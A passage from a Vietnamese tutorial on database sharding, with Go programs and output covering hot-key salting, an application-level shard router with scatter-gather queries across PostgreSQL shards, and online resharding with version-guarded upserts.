    }
    var ks []string
    for k := range count {
        ks = append(ks, k)
    }
    sort.Slice(ks, func(i, j int) bool {
        a, b := count[ks[i]], count[ks[j]]
        return a > b || (a == b && ks[i] < ks[j])
    })
    fmt.Printf("khóa nóng nhất chiếm %.1f%% yêu cầu; 10 khóa nóng nhất chiếm %.1f%%\n",
        100*float64(count[ks[0]])/reqs, 100*float64(sum(count, ks[:10]))/reqs)
    hot := map[string]bool{}
    for _, k := range ks[:10] {
        hot[k] = true
    }

    base, salt, cache := map[string]int{}, map[string]int{}, map[string]int{}
    for _, k := range stream {
        base[place(k)]++
        if hot[k] { // salting: khóa nóng thành 8 khóa con "k#0..7", mỗi lần chọn ngẫu nhiên một
            salt[place(fmt.Sprintf("%s#%d", k, r.IntN(8)))]++
        } else {
            salt[place(k)]++
```


```
        }
        if !hot[k] || r.IntN(100) < 5 { // cache cục bộ hấp thụ 95% đọc khóa nóng
            cache[place(k)]++
        }
    }
    report("1. Băm theo khóa (đều theo khóa)", base, reqs)
    report("2. Salting 8 khóa con cho 10 khóa nóng", salt, reqs)
    report("3. Cache hấp thụ 95% đọc khóa nóng", cache, reqs)
}

func sum(m map[string]int, ks []string) (s int) {
    for _, k := range ks {
        s += m[k]
    }
    return
}
```

```
khóa nóng nhất chiếm 26.3% yêu cầu; 10 khóa nóng nhất chiếm 59.9%
1. Băm theo khóa (đều theo khóa)           s1=17.8% s2=14.6% s3=30.6% s4=37.0% | nóng nhất/trung bình =
1.48
2. Salting 8 khóa con cho 10 khóa nóng     s1=23.6% s2=30.0% s3=26.7% s4=19.7% | nóng nhất/trung bình =
1.20
3. Cache hấp thụ 95% đọc khóa nóng         s1=26.0% s2=26.8% s3=19.2% s4=28.0% | nóng nhất/trung bình =
1.12
```

Đọc kết quả: khóa nóng nhất chiếm **26,3%** lưu lượng, 10 khóa nóng nhất **59,9%**. Băm theo khóa đẩy `s4` lên 37,0% (nóng nhất/trung bình = **1,48**); salting 8 khóa con cho 10 khóa nóng hạ còn **1,20**; cache hấp thụ 95% đọc khóa nóng còn **1,12**. Lưu ý các đánh đổi: salting làm **ghi phân tán nhưng đọc tốn thêm** và làm khóa mất tính nguyên tử (tổng hợp 8 khóa con không còn là một thao tác đơn); cache cho ta độ *cũ* (Buổi 53) và không giúp khi *ghi* là phần nóng. Với bộ đếm (lượt thích, tồn kho hiển thị) hãy cộng dồn ở bộ nhớ/Redis và **ghi hàng loạt** thay vì mỗi lần một `UPDATE` vào một dòng.

6. Kiến trúc: router ở tầng ứng dụng



Kiến trúc shard: API, router (vòng băm + bản đồ shard), các shard mỗi cái là một primary với replica; nét đứt là truy vấn scatter–gather

Router là một thư viện/thành phần của ứng dụng (hoặc một proxy riêng) làm ba việc: (1) tính shard từ khóa; (2) giữ các pool kết nối tới từng shard; (3) với truy vấn không có khóa, **chạy song song trên mọi shard rồi gộp**. Chương trình sau dựng đúng như vậy trên **ba CSDL PostgreSQL thật** (`ag4_s1..s3` trong môi trường kiểm chứng; bạn tạo bằng `createdb csdl_s1` ...), shard theo `user_id` bằng vòng băm 128 nút ảo. Dữ liệu giả: 3.000 người dùng, mỗi người 1–20 đơn. `id` sinh ở ứng dụng (một bộ đếm; ID toàn cục thật sự thuộc Buổi 55). Đầu ra được đối chiếu với đáp án tính trực tiếp từ toàn bộ dữ liệu trong bộ nhớ.

```go
// Bộ định tuyến shard ở tầng ứng dụng: 3 CSDL PostgreSQL thật (ag4_s1..s3), shard theo user_id
// bằng băm nhất quán. Truy vấn một shard, scatter-gather top-K, và đối chiếu với đáp án chuẩn.
package main

import (
    "context"
    "fmt"
    "hash/fnv"
    "math"
    "math/rand/v2"
    "os"
    "sort"
```

```
    "sync/atomic"

    "github.com/jackc/pgx/v5"
    "github.com/jackc/pgx/v5/pgxpool"
    "golang.org/x/sync/errgroup"
)

func h(s string) uint64 {
    f := fnv.New64a()
    f.Write([]byte(s))
    x := f.Sum64()
    x ^= x >> 33
    x *= 0xff51afd7ed558ccd
    x ^= x >> 33
    return x
}

type Router struct {
    names   []string
    pools   map[string]*pgxpool.Pool
    pts     []uint64
    owner   map[uint64]string
    queries atomic.Int64 // đếm số truy vấn gửi tới shard
}

func NewRouter(ctx context.Context, base string, names []string, vnodes int) *Router {
    r := &Router{names: names, pools: map[string]*pgxpool.Pool{}, owner: map[uint64]string{}}
    for _, n := range names {
        // base = .../<csdl>; shard n là CSDL <csdl>_<n> (tạo trước bằng createdb)
        p, err := pgxpool.New(ctx, base+"_"+n)
        must(err)
        r.pools[n] = p
        for v := 0; v < vnodes; v++ {
            pt := h(fmt.Sprintf("%s#%d", n, v))
            r.pts, r.owner[pt] = append(r.pts, pt), n
        }
    }
    sort.Slice(r.pts, func(i, j int) bool { return r.pts[i] < r.pts[j] })
    return r
}

// ShardOf: khóa shard = user_id (bất biến, phân bố tốt, mọi truy vấn chính đều kèm user_id).
func (r *Router) ShardOf(userID int64) string {
    x := h(fmt.Sprintf("user:%d", userID))
    i := sort.Search(len(r.pts), func(i int) bool { return r.pts[i] >= x })
    return r.owner[r.pts[i%len(r.pts)]]
}

type Order struct{ ID, UserID, Total int64 }

// OrdersOfUser: một shard duy nhất.
func (r *Router) OrdersOfUser(ctx context.Context, uid int64) (n int, shard string, err error) {
    shard = r.ShardOf(uid)
    r.queries.Add(1)
    err = r.pools[shard].QueryRow(ctx,
        `SELECT count(*) FROM orders WHERE user_id = $1`, uid).Scan(&n)
    return
}

// TopOrders: scatter (hỏi mọi shard song song, mỗi shard trả K dòng lớn nhất) rồi gather.
func (r *Router) TopOrders(ctx context.Context, k int) ([]Order, int, error) {
    parts := make([][]Order, len(r.names))
    g, gctx := errgroup.WithContext(ctx)
    for i, n := range r.names {
        g.Go(func() error {
            r.queries.Add(1)
            rows, err := r.pools[n].Query(gctx,
                `SELECT id, user_id, total FROM orders ORDER BY total DESC, id LIMIT $1`, k)
            if err != nil {
```

```
                return err
            }
            parts[i], err = pgx.CollectRows(rows, pgx.RowToStructByPos[Order])
            return err
        })
    }
    if err := g.Wait(); err != nil {
        return nil, 0, err
    }
    var all []Order
    for _, p := range parts {
        all = append(all, p...)
    }
    fetched := len(all)
    sort.Slice(all, func(i, j int) bool {
        a, b := all[i], all[j]
        return a.Total > b.Total || (a.Total == b.Total && a.ID < b.ID)
    })
    return all[:k], fetched, nil
}

// FindOrder: chỉ biết order id (không biết user) => KHÔNG định tuyến được, phải hỏi mọi shard.
func (r *Router) FindOrder(ctx context.Context, id int64) (string, error) {
    for _, n := range r.names {
        r.queries.Add(1)
        var uid int64
        err := r.pools[n].QueryRow(ctx, `SELECT user_id FROM orders WHERE id = $1`, id).Scan(&uid)
        if err == nil {
            return n, nil
        }
    }
    return "", pgx.ErrNoRows
}

func must(err error) {
    if err != nil {
        panic(err)
    }
}

func main() {
    ctx := context.Background()
    base := os.Getenv("DATABASE_URL") // .../ag4 => các shard là .../ag4_s1, ag4_s2, ag4_s3
    r := NewRouter(ctx, base, []string{"s1", "s2", "s3"}, 128)
    for _, p := range r.pools {
        defer p.Close()
        _, err := p.Exec(ctx, `DROP TABLE IF EXISTS orders; CREATE TABLE orders (
            id BIGINT PRIMARY KEY, user_id BIGINT NOT NULL, total BIGINT NOT NULL)`)
        must(err)
        _, err = p.Exec(ctx, `CREATE INDEX orders_user_idx ON orders (user_id)`)
        must(err)
    }

    // Dữ liệu giả xác định: 3.000 người dùng, mỗi người 1..20 đơn; id sinh ở ứng dụng (Buổi 55).
    rnd := rand.New(rand.NewPCG(2026, 54))
    var all []Order
    perShard := map[string][][]any{}
    for u := int64(1); u <= 3000; u++ {
        for k := rnd.IntN(20) + 1; k > 0; k-- {
            o := Order{int64(len(all) + 1), u, int64(50_000 + rnd.IntN(5_000_000))}
            all = append(all, o)
            s := r.ShardOf(u)
            perShard[s] = append(perShard[s], []any{o.ID, o.UserID, o.Total})
        }
    }
    for s, rows := range perShard {
        _, err := r.pools[s].CopyFrom(ctx, pgx.Identifier{"orders"},
            []string{"id", "user_id", "total"}, pgx.CopyFromRows(rows))
        must(err)
    }
```

```
    fmt.Println("--- 1. Phân bố dữ liệu ---")
    var counts []float64
    for _, n := range r.names {
        var rows, users int
        must(r.pools[n].QueryRow(ctx,
            `SELECT count(*), count(DISTINCT user_id) FROM orders`).Scan(&rows, &users))
        counts = append(counts, float64(rows))
        fmt.Printf("%s: %5d đơn, %4d người dùng\n", n, rows, users)
    }
    mean := float64(len(all)) / 3
    var ss float64
    for _, c := range counts {
        ss += (c - mean) * (c - mean)
    }
    fmt.Printf("tổng %d đơn; lệch chuẩn/trung bình = %.1f%%\n", len(all), 100*math.Sqrt(ss/3)/mean)

    fmt.Println("--- 2. Truy vấn theo user_id: đúng một shard ---")
    var want int
    for _, o := range all {
        if o.UserID == 42 {
            want++
        }
    }
    r.queries.Store(0)
    n, shard, err := r.OrdersOfUser(ctx, 42)
    must(err)
    fmt.Printf("người dùng 42 ở %s: %d đơn (đúng = %v), số truy vấn gửi đi = %d\n",
        shard, n, n == want, r.queries.Load())

    fmt.Println("--- 3. Top 5 đơn lớn nhất toàn hệ thống: scatter-gather ---")
    r.queries.Store(0)
    top, fetched, err := r.TopOrders(ctx, 5)
    must(err)
    truth := append([]Order{}, all...)
    sort.Slice(truth, func(i, j int) bool {
        a, b := truth[i], truth[j]
        return a.Total > b.Total || (a.Total == b.Total && a.ID < b.ID)
    })
    same := true
    for i, o := range top {
        fmt.Printf("#%d đơn %5d  người dùng %4d  %7d đ\n", i+1, o.ID, o.UserID, o.Total)
        same = same && o == truth[i]
    }
    fmt.Printf("số truy vấn = %d, số dòng kéo về = %d (thay vì %d); khớp đáp án chuẩn: %v\n",
        r.queries.Load(), fetched, len(all), same)

    fmt.Println("--- 4. Chỉ có order id: phải hỏi nhiều shard ---")
    r.queries.Store(0)
    probe := all[len(all)-1]
    s, err := r.FindOrder(ctx, probe.ID)
    must(err)
    fmt.Printf("đơn %d thuộc %s (đúng = %v) sau %d truy vấn; nếu biết user_id chỉ cần 1\n",
        probe.ID, s, s == r.ShardOf(probe.UserID), r.queries.Load())
}
```

```
--- 1. Phân bố dữ liệu ---
s1: 10759 đơn, 1023 người dùng
s2: 10422 đơn,  980 người dùng
s3: 10515 đơn,  997 người dùng
tổng 31696 đơn; lệch chuẩn/trung bình = 1.3%
--- 2. Truy vấn theo user_id: đúng một shard ---
người dùng 42 ở s1: 11 đơn (đúng = true), số truy vấn gửi đi = 1
--- 3. Top 5 đơn lớn nhất toàn hệ thống: scatter-gather ---
#1 đơn 23930  người dùng 2285  5049498 đ
#2 đơn 13691  người dùng 1303  5049048 đ
#3 đơn   560  người dùng   52  5048817 đ
#4 đơn 23172  người dùng 2209  5048813 đ
#5 đơn 14151  người dùng 1354  5048718 đ
số truy vấn = 3, số dòng kéo về = 15 (thay vì 31696); khớp đáp án chuẩn: true
```

```
--- 4. Chỉ có order id: phải hỏi nhiều shard ---
đơn 31696 thuộc s3 (đúng = true) sau 3 truy vấn; nếu biết user_id chỉ cần 1
```

Đọc kết quả:

1. **Phân bố**: 10.759 / 10.422 / 10.515 đơn, CV 1,3%. Số người dùng mỗi shard cũng đều (1.023 / 980 / 997).
2. **Truy vấn theo `user_id` chạm đúng một shard**: người dùng 42 ở `s1`, 11 đơn, **một** truy vấn. Đây là đường nóng của hệ thống và là lý do chọn `user_id` làm khóa: nó giữ nguyên chi phí của truy vấn đơn lẻ dù có bao nhiêu shard.
3. **Top 5 đơn lớn nhất toàn hệ thống** không có khóa shard nên phải **scatter–gather**: 3 truy vấn song song, mỗi shard trả *K = 5* dòng lớn nhất của nó, ứng dụng trộn 15 dòng lấy 5. Kéo về **15 dòng thay vì 31.696** và kết quả **khớp đáp án chuẩn**. Điểm then chốt về tính đúng: top-K toàn cục chắc chắn nằm trong hợp các top-K cục bộ, nên chỉ cần mỗi shard trả K dòng; nhưng điều này *không* đúng với `OFFSET` (xem 7.1).
4. **Chỉ có `order id`**: không biết `user_id` nên không thể định tuyến, buộc hỏi lần lượt các shard (3 truy vấn); biết `user_id` thì chỉ cần 1. Cách khắc phục ở mục 7.3.

7. Truy vấn và giao dịch xuyên shard

7.1. Scatter–gather: những cạm bẫy

- **Độ trễ = shard chậm nhất** (đuôi dài, Buổi 50): gọi 10 shard, chỉ cần một shard chậm là cả truy vấn chậm. Đặt timeout từng shard, và quyết định trước: trả *kết quả một phần có đánh dấu* hay lỗi.
- **Tải khuếch đại**: một yêu cầu thành N truy vấn; 1.000 req/s thành 10.000 truy vấn/s trên 10 shard. Truy vấn scatter–gather phổ biến sẽ làm bạn mất lợi ích của việc shard.
- **Top-K chỉ cần K dòng từ mỗi shard**, nhưng **phân trang** thì không: trang thứ 100 (`OFFSET 1000 LIMIT 10`) cần *mỗi shard trả 1.010 dòng* để trộn đúng. Dùng **keyset pagination** (`WHERE (total, id) < ($last_total, $last_id) ORDER BY ... LIMIT K`, mỗi shard trả K dòng sau con trỏ) hoặc hạn chế độ sâu.
- **Tổng hợp**: `SUM/COUNT/MIN/MAX` trộn được từ kết quả cục bộ; `AVG` phải gộp (tổng, đếm); `COUNT(DISTINCT)` và phân vị cần cấu trúc xấp xỉ (HyperLogLog, t-digest) hoặc chuyển dữ liệu về một nơi.
- **Join xuyên shard**: tránh bằng co-location và reference table; nếu không thể, kéo về ứng dụng (chậm) hoặc đẩy dữ liệu báo cáo sang kho phân tích riêng (Buổi 36, CDC).

7.2. Giao dịch xuyên shard: vì sao tránh 2PC

Một thao tác chạm hai shard (chuyển tiền giữa hai ví ở hai shard) mất tính nguyên tử của một giao dịch cục bộ. **Cam kết hai pha (2PC)** dùng một coordinator: pha *prepare* (mọi shard hứa có thể commit và **giữ khóa**), pha *commit*. PostgreSQL có `PREPARE TRANSACTION` / `COMMIT PREPARED` (cần `max_prepared_transactions > 0`; không chạy ở đây). Vấn đề: nếu coordinator chết sau prepare, các shard **giữ khóa vô thời hạn** (giao dịch "lơ lửng") cho đến khi con người hoặc công cụ khôi phục; độ trễ cộng thêm hai vòng mạng *và* hai lần fsync; và độ khả dụng nhân với độ khả dụng của *mọi* bên tham gia (toán Buổi 50). Vì vậy kiến trúc quy mô lớn **tránh** giao dịch xuyên shard: (a) thiết kế để thao tác chính nằm trong **một shard** (co-location theo `user_id`); (b) với phần không tránh được, dùng **saga** (chuỗi giao dịch cục bộ + bù trừ, Buổi 39) hoặc **outbox** (Buổi 33) kèm idempotency; (c) cơ sở dữ liệu SQL phân tán (Spanner, CockroachDB) tự gánh 2PC trên đồng thuận, và bạn trả bằng độ trễ ghi.


7.3. Chỉ mục thứ cấp toàn cục và tra theo khóa khác

Truy vấn theo thuộc tính không phải shard key (email khi đăng nhập, `order_id` khi tra cứu) là bài toán khó nhất. Bốn cách:

1. **Scatter–gather mọi lần**: đơn giản, đắt (mục 6, kết quả 4).
2. **Mã hóa shard vào ID**: `order_id` chứa luôn mã shard (một số bit cao, hoặc tiền tố), nên từ ID ta *biết* shard mà không cần tra. Đây là cách của nhiều hệ thống lớn; ID dạng Snowflake mang bit "shard/máy" (Buổi 55).
3. **Bảng tra riêng (global secondary index thủ công)**: bảng `email → user_id` đặt ở một CSDL/shard riêng (chính nó shard theo `email`). Ghi vào hai nơi nên phải qua **outbox/saga** và chấp nhận **độ trễ cập nhật**; ràng buộc "email duy nhất" thực thi ở bảng tra này (INSERT với `UNIQUE`), rồi mới ghi user.
4. **Chỉ mục ngoài** (Elasticsearch) cập nhật qua sự kiện, cho tìm kiếm tùy ý, nhất quán cuối cùng.

8. Resharding trực tuyến

Cụm đầy, thêm shard thứ tư. Cách "dừng hệ thống, chép, bật lại" không chấp nhận được với dịch vụ thật. Quy trình chuẩn đổi từ bản đồ cũ sang bản đồ mới *không gián đoạn*, gồm sáu pha, mỗi pha có điều kiện chuyển và đường quay lui:



Trình tự resharding trực tuyến: ghi kép, backfill, so sánh, chuyển đọc, chuyển ghi, gỡ bản cũ

1. **Ghi kép**: mọi ghi của các khóa *sắp chuyển* đi vào cả shard cũ (vẫn là nguồn sự thật, đọc từ đây) lẫn shard mới.

2. **Backfill**: sao chép dữ liệu *có sẵn* của các khóa chuyển đi sang shard mới, lô nhỏ theo khóa chính (keyset), có giới hạn tốc độ để không đè tải thật.
3. **So sánh**: kiểm tra shard cũ và mới *giống nhau* (đếm, tổng, checksum, hoặc so từng dòng); chỉ qua pha sau khi chênh lệch bằng 0.
4. **Chuyển đọc** sang shard mới (ghi kép vẫn bật ⇒ quay lui chỉ cần đổi cờ).
5. **Chuyển ghi**, tắt ghi kép.
6. **Gỡ bản cũ** sau một thời gian quan sát.

Hai chỗ rất dễ sai, và chương trình dưới đây tái hiện đúng chúng:

- **Backfill ghi đè mù**: backfill đọc một dòng (v1), khách vừa sửa nó thành v2 (đã ghi kép sang shard mới), rồi backfill ghi bản v1 *đã đọc từ trước* đè lên. **Mất cập nhật im lặng.** Cách sửa: mọi ghi vào shard mới là *upsert có điều kiện phiên bản* (`ON CONFLICT ... DO UPDATE ... WHERE EXCLUDED.version > orders.version`) để bản cũ không bao giờ đè bản mới.
- **Xóa**: nếu xóa thật, backfill có thể "hồi sinh" dòng đã xóa (đọc trước, xóa xảy ra ở shard mới trước khi backfill chép tới). Dùng **xóa mềm** (cờ `deleted` + tăng version) trong suốt quá trình, và chỉ dọn dòng sau khi chuyển ghi xong.

Chương trình dùng **bốn CSDL thật** (`_s1.._s4`): bản đồ cũ là vòng băm `s1..s3`, bản đồ mới `s1..s4`; 2.000 người dùng × 3 đơn ban đầu, rồi **4 worker** chạy tổng cộng 12.000 thao tác (thêm, sửa, xóa mềm, kèm một lần đọc đối chiếu sau mỗi thao tác) trong *suốt* sáu pha. Mỗi người dùng chỉ do một worker ghi, nên trạng thái cuối xác định được bằng mô hình trong bộ nhớ dù các worker xen kẽ thế nào. Một `RWMutex` làm "hàng rào" khi đổi pha: thao tác đang chạy xong rồi mới đổi.

```
// Resharding TRỰC TUYẾN 3 -> 4 shard (PostgreSQL thật: ag4_s1..s4) trong lúc 4 worker vẫn ghi/đọc:
// ghi kép -> backfill -> so sánh -> chuyển đọc -> chuyển ghi -> gỡ bản cũ.
package main

import (
    "context"
    "fmt"
    "hash/fnv"
    "math/rand/v2"
    "os"
    "slices"
    "sort"
    "sync"
    "sync/atomic"
    "time"

    "github.com/jackc/pgx/v5"
    "github.com/jackc/pgx/v5/pgxpool"
)

func h(s string) uint64 {
    f := fnv.New64a()
    f.Write([]byte(s))
    x := f.Sum64()
    x ^= x >> 33
    x *= 0xff51afd7ed558ccd
    x ^= x >> 33
    return x
}

type Ring struct {
    pts   []uint64
    owner map[uint64]string
}
```

```go
func NewRing(shards []string) *Ring {
    r := &Ring{owner: map[uint64]string{}}
    for _, s := range shards {
        for v := 0; v < 128; v++ {
            p := h(fmt.Sprintf("%s#%d", s, v))
            r.pts, r.owner[p] = append(r.pts, p), s
        }
    }
    sort.Slice(r.pts, func(i, j int) bool { return r.pts[i] < r.pts[j] })
    return r
}

func (r *Ring) Of(user int64) string {
    x := h(fmt.Sprintf("user:%d", user))
    i := sort.Search(len(r.pts), func(i int) bool { return r.pts[i] >= x })
    return r.owner[r.pts[i%len(r.pts)]]
}

type Row struct {
    ID, User, Total int64
    Version         int
    Deleted         bool
}

// Mọi ghi là upsert CÓ ĐIỀU KIỆN PHIÊN BẢN: version thấp không bao giờ ghi đè version cao.
const upsert = `INSERT INTO orders (id, user_id, total, version, deleted) VALUES ($1,$2,$3,$4,$5)
    ON CONFLICT (id) DO UPDATE SET total = EXCLUDED.total, version = EXCLUDED.version,
    deleted = EXCLUDED.deleted WHERE EXCLUDED.version > orders.version`

const (
    OnlyOld   = iota // 0: chỉ shard cũ
    DualWrite        // 1: ghi cả hai, đọc shard cũ
    ReadNew          // 2: ghi cả hai, đọc shard mới
    OnlyNew          // 3: chỉ shard mới
)

type Router struct {
    pools    map[string]*pgxpool.Pool
    old, new *Ring
    phase    atomic.Int32
    barrier  sync.RWMutex // thao tác giữ RLock; đổi pha giữ Lock (chờ thao tác đang chạy xong)
}

func (r *Router) Write(ctx context.Context, row Row) error {
    r.barrier.RLock()
    defer r.barrier.RUnlock()
    ph := r.phase.Load()
    targets := []string{r.old.Of(row.User)}
    if ph == OnlyNew {
        targets = []string{r.new.Of(row.User)}
    } else if ph != OnlyOld && r.new.Of(row.User) != targets[0] {
        targets = append(targets, r.new.Of(row.User)) // ghi kép
    }
    for _, s := range targets {
        if err := r.put(ctx, s, row); err != nil {
            return err
        }
    }
    return nil
}

func (r *Router) put(ctx context.Context, shard string, w Row) error {
    _, err := r.pools[shard].Exec(ctx, upsert, w.ID, w.User, w.Total, w.Version, w.Deleted)
    return err
}

func (r *Router) CountLive(ctx context.Context, user int64) (n int, err error) {
    r.barrier.RLock()
    defer r.barrier.RUnlock()
```

```
    ring := r.old
    if r.phase.Load() >= ReadNew {
        ring = r.new
    }
    err = r.pools[ring.Of(user)].QueryRow(ctx,
        `SELECT count(*) FROM orders WHERE user_id = $1 AND NOT deleted`, user).Scan(&n)
    return
}

func must(err error) {
    if err != nil {
        panic(err)
    }
}

// racePhase: cạm bẫy backfill, xác định. Backfill đọc bản v1; khách cập nhật thành v2 (ghi kép
// vào shard mới); rồi backfill ghi "ảnh chụp" v1. guard=false: ghi mù; true: điều kiện version.
func racePhase(ctx context.Context, p *pgxpool.Pool, guard bool) int {
    q := `INSERT INTO orders (id, user_id, total, version, deleted) VALUES (1,1,$1,$2,false)
          ON CONFLICT (id) DO UPDATE SET total = EXCLUDED.total, version = EXCLUDED.version`
    if guard {
        q += ` WHERE EXCLUDED.version > orders.version`
    }
    // shard mới đã có v2 nhờ ghi kép
    _, err := p.Exec(ctx, `DELETE FROM orders; INSERT INTO orders VALUES (1,1,100,2,false)`)
    must(err)
    _, err = p.Exec(ctx, q, 100, 1) // backfill ghi bản v1 đã đọc từ trước
    must(err)
    var v int
    must(p.QueryRow(ctx, `SELECT version FROM orders WHERE id = 1`).Scan(&v))
    return v
}

func main() {
    ctx := context.Background()
    base := os.Getenv("DATABASE_URL")
    names := []string{"s1", "s2", "s3", "s4"}
    r := &Router{pools: map[string]*pgxpool.Pool{}, old: NewRing(names[:3]), new: NewRing(names)}
    for _, n := range names {
        p, err := pgxpool.New(ctx, base+"_"+n)
        must(err)
        defer p.Close()
        r.pools[n] = p
        _, err = p.Exec(ctx, `DROP TABLE IF EXISTS orders; CREATE TABLE orders (
            id BIGINT PRIMARY KEY, user_id BIGINT NOT NULL, total BIGINT NOT NULL,
            version INT NOT NULL, deleted BOOL NOT NULL)`)
        must(err)
        _, err = p.Exec(ctx, `CREATE INDEX ON orders (user_id)`)
        must(err)
    }

    fmt.Println("--- 1. Cạm bẫy: backfill ghi đè mù ---")
    fmt.Printf("backfill mù: cuối = v%d (SAI, bản cũ đè bản mới); có điều kiện version: v%d\n",
        racePhase(ctx, r.pools["s4"], false), racePhase(ctx, r.pools["s4"], true))
    _, err := r.pools["s4"].Exec(ctx, `DELETE FROM orders`)
    must(err)

    // Dữ liệu ban đầu: 2.000 người dùng x 3 đơn, ghi qua router ở pha OnlyOld. Mỗi người dùng
    // chỉ có MỘT worker ghi (u % 4) nên trạng thái cuối xác định được dù các worker xen kẽ.
    const users, workers, opsPer = 2000, 4, 3000
    model := make([]map[int64]Row, workers)
    seq := make([]map[int64]int64, workers) // bộ đếm id theo từng worker (mỗi worker một map riêng)
    for w := range model {
        model[w], seq[w] = map[int64]Row{}, map[int64]int64{}
    }
    for u := int64(1); u <= users; u++ {
